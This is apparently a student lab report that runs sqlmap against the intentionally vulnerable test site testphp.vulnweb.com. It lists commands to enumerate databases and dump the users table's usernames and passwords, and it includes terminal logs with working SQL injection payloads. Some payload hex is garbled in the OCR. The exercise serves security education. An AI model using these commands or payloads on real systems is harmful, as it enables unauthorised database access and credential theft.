AI FOR CYBER SECURITY WITH IBM QRADAR

Name: J. Manasa

Task-10: Installing OpenVAS tool

Task-11: Retrieving a website's information

Commands used:

sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -dbs

sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart

sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D information_schema


sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart –tables

sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart -T users --columns


sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart -T users -C uname --dump

sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart -T users -C pass –dump

Database of the website:




```
┌──(manasa13㉿Kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -dbs

                                 {1.7.8#stable}

                                 https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u
ser's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are no
t responsible for any misuse or damage caused by this program

[*] starting @ 15:53:45 /2023-09-10/

[15:53:45] [INFO] testing connection to the target URL
[15:53:46] [INFO] checking if the target is protected by some kind of WAF/IPS
[15:53:46] [INFO] testing if the target URL content is stable
[15:53:47] [INFO] target URL content is stable
[15:53:47] [INFO] testing if GET parameter 'artist' is dynamic
[15:53:47] [INFO] GET parameter 'artist' appears to be dynamic
[15:53:47] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMS: 'MySQ
L')
[15:53:48] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) valu
es? [Y/n] y
[15:54:02] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[15:54:04] [INFO] GET parameter 'artist' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
 (with --string="sem")
[15:54:04] [INFO] testing 'Generic inline queries'
[15:54:05] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNE
D)'
[15:54:05] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[15:54:05] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[15:54:06] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[15:54:06] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[15:54:07] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[15:54:07] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[15:54:08] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[15:54:08] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[15:54:08] [INFO] testing 'MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[15:54:08] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[15:54:09] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[15:54:09] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[15:54:10] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[15:54:10] [INFO] testing 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[15:54:10] [INFO] testing 'MySQL ≥ 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'
[15:54:11] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
[15:54:12] [INFO] testing 'MySQL ≥ 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
[15:54:12] [INFO] testing 'MySQL ≥ 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
```




```
[15:54:14] [INFO] testing 'MySQL inline queries'
[15:54:15] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[15:54:15] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[15:54:16] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[15:54:16] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[15:54:16] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[15:54:17] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[15:54:17] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[15:54:28] [INFO] GET parameter 'artist' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectab
le
[15:54:28] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[15:54:28] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one
other (potential) technique found
[15:54:29] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right nu
mber of query columns. Automatically extending the range for current UNION query injection technique test
[15:54:31] [INFO] target URL appears to have 3 columns in query
[15:54:33] [INFO] GET parameter 'artist' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'artist' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 56 HTTP(s) requests:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 6685=6685

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=2 AND (SELECT 7371 FROM (SELECT(SLEEP(5)))EfZS)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-3744 UNION ALL SELECT NULL,NULL,CONCAT(0x716a716a71,0x4d6a5075796f566d675347646c436a4e727772644
e6e4f474b75644568686b415255677063426963,0x7171716271)-- -
---
[15:55:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[15:55:14] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[15:55:14] [INFO] fetched data logged to text files under '/home/manasa13/.local/share/sqlmap/output/testphp.vulnweb
.com'

[*] ending @ 15:55:14 /2023-09-10/

┌──(manasa13㉿Kali)-[~]
└─$ 
```

Acuart command:


1 2 3 4
15:58
manasa13@Kali: ~
File Actions Edit View Help
KALI LINUX
"the quieter you become, the more you are able to hear"


```
[15:55:14] [INFO] fetched data logged to text files under '/home/manasa13/.local/share/sqlmap/output/testphp.vulnweb
.com'

[*] ending @ 15:55:14 /2023-09-10/


┌──(manasa13㉿Kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart

                                 {1.7.8#stable}


                                 https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u
ser's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are no
t responsible for any misuse or damage caused by this program

[*] starting @ 15:58:34 /2023-09-10/

[15:58:35] [INFO] resuming back-end DBMS 'mysql'
[15:58:35] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 6685=6685

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=2 AND (SELECT 7371 FROM (SELECT(SLEEP(5)))EfZS)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-3744 UNION ALL SELECT NULL,NULL,CONCAT(0x716a716a71,0x4d6a5075796f566d675347646c436a4e727772644
e6e4f474b75644568686b41525567706342696З,0x7171716271)-- -
---
[15:58:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[15:58:35] [INFO] fetched data logged to text files under '/home/manasa13/.local/share/sqlmap/output/testphp.vulnweb
.com'

[*] ending @ 15:58:35 /2023-09-10/


┌──(manasa13㉿Kali)-[~]
└─$ 
```

Information schema command:


1 2 3 4
16:03
manasa13@Kali: ~
File Actions Edit View Help
KALI LINUX
"the quieter you become, the more you are able to hear"


```
[15:58:35] [INFO] fetched data logged to text files under '/home/manasa13/.local/share/sqlmap/output/testphp.vulnweb
.com'

[*] ending @ 15:58:35 /2023-09-10/


┌──(manasa13㉿Kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D information_schema

                                 {1.7.8#stable}


                                 https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u
ser's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are no
t responsible for any misuse or damage caused by this program

[*] starting @ 16:03:23 /2023-09-10/

[16:03:23] [INFO] resuming back-end DBMS 'mysql'
[16:03:23] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 6685=6685

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=2 AND (SELECT 7371 FROM (SELECT(SLEEP(5)))EfZS)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-3744 UNION ALL SELECT NULL,NULL,CONCAT(0x716a716a71,0x4d6a5075796f566d675347646c436a4e727772644
e6e4f474b75644568686b41525567706342696З,0x7171716271)-- -
---
[16:03:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[16:03:24] [INFO] fetched data logged to text files under '/home/manasa13/.local/share/sqlmap/output/testphp.vulnweb
.com'

[*] ending @ 16:03:24 /2023-09-10/


┌──(manasa13㉿Kali)-[~]
└─$ 
```

Tables in acuart:




```
[*] ending @ 16:04:34 /2023-09-10/


┌──(manasa13㉿Kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart --tables
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.7.8#stable}
|_ -| . [)]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u
ser's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are no
t responsible for any misuse or damage caused by this program

[*] starting @ 16:08:14 /2023-09-10/

[16:08:14] [INFO] resuming back-end DBMS 'mysql'
[16:08:14] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 6685=6685

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=2 AND (SELECT 7371 FROM (SELECT(SLEEP(5)))EfZS)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-3744 UNION ALL SELECT NULL,NULL,CONCAT(0×716a716a71,0×4d6a5075796f566d675347646c436a4e727772644
e6e4f474b75644568686b41525567706342696 3,0×7171716271)-- -
---
[16:08:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[16:08:15] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+

[16:08:15] [INFO] fetched data logged to text files under '/home/manasa13/.local/share/sqlmap/output/testphp.vulnweb
.com'

[*] ending @ 16:08:15 /2023-09-10/


┌──(manasa13㉿Kali)-[~]
└─$ 
```

Columns in the table of users in acuart:



